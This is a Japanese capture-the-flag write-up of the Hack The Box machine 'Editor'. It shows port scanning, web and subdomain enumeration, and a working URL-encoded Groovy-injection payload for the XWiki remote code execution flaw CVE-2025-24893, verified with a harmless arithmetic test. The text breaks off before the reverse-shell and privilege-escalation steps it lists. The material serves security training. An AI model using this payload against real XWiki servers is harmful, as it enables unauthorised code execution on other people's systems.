Hack The BoxのWriteup(Editor)[Easy]

※本サイトはアフィリエイト広告を利用しています。
広告

本記事の概要

Hack The BoxのLinuxサーバの難易度Easyのマシンである「Editor」に対する攻撃手法を記載します。

本記事では、以下の手順を記載します。
  (1) ポートスキャン
  (2) 名前解決のためのhostsファイル更新(1回目)
  (3) Webアクセスできるファイル/ディレクトリ調査
  (4) Webサイトからファイルダウンロードおよび調査
  (5) Webアクセスできるサブドメイン調査
  (6) 名前解決のためのhostsファイル更新(2回目)
  (7) Xwikiの脆弱性(CVE-2025-24893)を悪用したコマンド実行
  (8) Xwikiの脆弱性(CVE-2025-24893)を悪用したリバースシェル実行
  (9) 特権昇格のための調査(SUIDなど)
  (10) SSHログインによるoliverユーザー権限の奪取
  (11) 特権昇格のための調査(SUIDなど)
  (12) ポートフォワードを用いた19999番ポートへのアクセス
  (13) netdataの脆弱性(CVE-2024-32019)を悪用した特権昇格


※画面や記載している手順は記事を作成した時点のものですので、画面などが変わっている可能性があります。


ポートスキャン


(1) nmapコマンドを実行して、応答があるポート番号を確認する。SSH(22/tcp) やHTTP(80/tcp)などポートが応答がある。

$ nmap -sS -sC -sV -A -p- -Pn --min-rate 5000 10.10.11.80
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-17 05:37 EST
Warning: 10.10.11.80 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.11.80
Host is up (0.23s latency).
Not shown: 64838 closed tcp ports (reset), 694 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://editor.htb/
8080/tcp open  http    Jetty 10.0.20
| http-cookie-flags:
|   /:
|     JSESSIONID:
|_      httponly flag not set
| http-webdav-scan:
|   WebDAV type: Unknown
|   Server Type: Jetty(10.0.20)
|_  Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, LOCK, UNLOCK
| http-robots.txt: 50 disallowed entries (15 shown)
| /xwiki/bin/viewattachrev/ /xwiki/bin/viewrev/
| /xwiki/bin/pdf/ /xwiki/bin/edit/ /xwiki/bin/create/
| /xwiki/bin/inline/ /xwiki/bin/preview/ /xwiki/bin/save/
| /xwiki/bin/saveandcontinue/ /xwiki/bin/rollback/ /xwiki/bin/deleteversions/
| /xwiki/bin/cancel/ /xwiki/bin/delete/ /xwiki/bin/deletespace/
|_/xwiki/bin/undelete/
| http-methods:
|_  Potentially risky methods: PROPFIND LOCK UNLOCK
| http-title: XWiki - Main - Intro
|_Requested resource was http://10.10.11.80:8080/xwiki/bin/view/Main/
|_http-server-header: Jetty(10.0.20)
|_http-open-proxy: Proxy might be redirecting requests
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 44026/tcp)
HOP RTT       ADDRESS
1   214.02 ms 10.10.14.1
2   204.11 ms 10.10.11.80

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 76.01 seconds


名前解決のためのhostsファイル更新(1回目)


(1) ブラウザを用いて「http://10.10.11.80/」にアクセスすると、「http://editor.htb/」にリダイレクトされる。

(2) 名前解決できるようにKali Linuxの/etc/hostsファイルに記載する。

$ echo '10.10.11.80 editor.htb' | sudo tee -a /etc/hosts
$ cat /etc/hosts
   →「10.10.11.80 editor.htb」が出力されることを確認する。




(3) ブラウザを用いて「http://editor.htb/」にアクセスすると、Webページが表示される。


Webアクセスできるファイル/ディレクトリ調査



(1) feroxbusterを用いてアクセスできるURLを確認するが、特に気になる結果はない。

$ feroxbuster -u http://editor.htb -d 2 -C 400,403,404,405,500
ーーー(省略)ーーー
301      GET        7l       12w      178c http://editor.htb/assets => http://editor.htb/assets/
200      GET        1l      477w    16052c http://editor.htb/assets/index-DzxC4GL5.css
200      GET       37l      954w   190349c http://editor.htb/assets/index-VRKEJlit.js
200      GET       15l       55w      631c http://editor.htb/
ーーー(省略)ーーー



(2) GoBusterを用いてアクセスできるURLを確認するが、特に気になる結果はない。

$ gobuster dir -u http://editor.htb/ -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -o Editor_80.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://editor.htb/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/assets               (Status: 301) [Size: 178] [--> http://editor.htb/assets/]
Progress: 20478 / 20478 (100.00%)
===============================================================
Finished
===============================================================



(3) dirsearchを用いてアクセスできるURLを確認するが、特に気になる結果はない。

$ sudo dirsearch -u http://editor.htb/
ーーー(省略)ーーー
[06:08:59] Starting:
[06:10:05] 301 -  178B  - /assets  ->  http://editor.htb/assets/
[06:10:05] 403 -  564B  - /assets/

Task Completed



(4) ffufを用いてアクセスできるURLを確認するが、特に気になる結果はない。

$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u "http://editor.htb/FUZZ" -ic
ーーー(省略)ーーー
                        [Status: 200, Size: 631, Words: 83, Lines: 16, Duration: 214ms]
assets                  [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 216ms]
                        [Status: 200, Size: 631, Words: 83, Lines: 16, Duration: 218ms]
ーーー(省略)ーーー


Webサイトからファイルダウンロードおよび調査


(1) ブラウザを用いて「http://editor.htb/」にアクセスして、Denian版とWindows版のファイルをダウンロードする。


(2) ダウンロードしたファイルのファイルタイプを確認する。

$ file simplistcode_1.0.deb
simplistcode_1.0.deb: Debian binary package (format 2.0), with control.tar.xz , data compression xz


$ file simplistcode_1.0.exe
simplistcode_1.0.exe: PE32+ executable for MS Windows 6.00 (GUI), x86-64, 7 sections


(3) 「simplistcode_1.0.deb」ファイルから「control.tar.xz」と「data.tar.xz」などのファイル生成する。

$ ar -x ./simplistcode_1.0.deb


$ ls -l
total 33444
-rw-r--r-- 1 kali kali      328 Dec 17 07:30 control.tar.xz
-rw-r--r-- 1 kali kali 11931956 Dec 17 07:30 data.tar.xz
-rw-r--r-- 1 kali kali        4 Dec 17 07:30 debian-binary
-rw-rw-r-- 1 kali kali 11932476 Dec 17 07:15 simplistcode_1.0.deb
-rw-rw-r-- 1 kali kali 10354968 Dec 17 07:14 simplistcode_1.0.exe


(4) 「control.tar.xz」と「data.tar.xz」を解凍する。その後ファイルの内容を確認が、特に気になるファイルが見つからない。

$ xz -dc control.tar.xz | tar xfv -
./
./control


$ xz -dc data.tar.xz | tar xfv -
./
./usr/
./usr/local/
./usr/local/bin/
./usr/local/bin/simplistcode


Webアクセスできるサブドメイン調査



(1) ffufを用いてアクセスできるeditor.htbのサブドメインを調査すると、wiki.editor.htbというサブドメインがあることが分かる。

$ ffuf -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt:FFUZ -H "Host: FFUZ.editor.htb" -u https://editor.htb -fs 30589 -k
ーーー(省略)ーーー
wiki                    [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 201ms]
:: Progress: [100000/100000] :: Job [1/1] :: 164 req/sec :: Duration: [0:08:37] :: Errors: 0 ::
ーーー(省略)ーーー


名前解決のためのhostsファイル更新(2回目)


(1) 名前解決できるようにKali Linuxの/etc/hostsファイルに記載する。

$ echo '10.10.11.80 wiki.editor.htb' | sudo tee -a /etc/hosts
$ cat /etc/hosts
   →「10.10.11.80 wiki.editor.htb」が出力されることを確認する。



(2) ブラウザを用いて「http://wiki.editor.htb/」にアクセスすると、Webページが表示される。



(3) Webページの下部の内容を確認すると、Xwikiのバージョン15.10.8を使用していることが分かる。


Xwikiの脆弱性(CVE-2025-24893)を悪用したコマンド実行


(1) 「Xwiki 15.10.8 exploit」でGoogle検索すると、CVE-2025-24893のリモートコード実行(RCE)の脆弱性があることが分かる。

(2) 「https://www.cvedetails.com/cve/CVE-2025-24893/」に攻撃の流れが記載されており、以下のGETリクエストのパラメータを送ることで攻撃できることが分かる。


<host>/xwiki/bin/get/Main/SolrSearch?media=rss&text=%7D%7D%7D%7B%7Basync%20async%3Dfalse%7D%7D%7B%7Bgroovy%7D%7Dprintln%28"Hello%20from"%20%2B%20"%20search%20text%3A"%20%2B%20%2823%20%2B%2019%29%29%7B%7B%2Fgroovy%7D%7D%7B%7B%2Fasync%7D%7D%20


(3) ブラウザを用いて「https://gchq.github.io/CyberChef/」にアクセスして、手順(2)で確認したパラメータの内容をURLデコードすると「23 + 19」の計算をするプログラムであることが分かる。



(4) ブラウザを用いて以下のURLにアクセスし、BUrp Suiteでリクエストデータをレスポンスデータを確認する。レスポンスデータを確認すると、「search text:42」という文字列があるため「23 + 19」の計算結果ができていることが分かる。


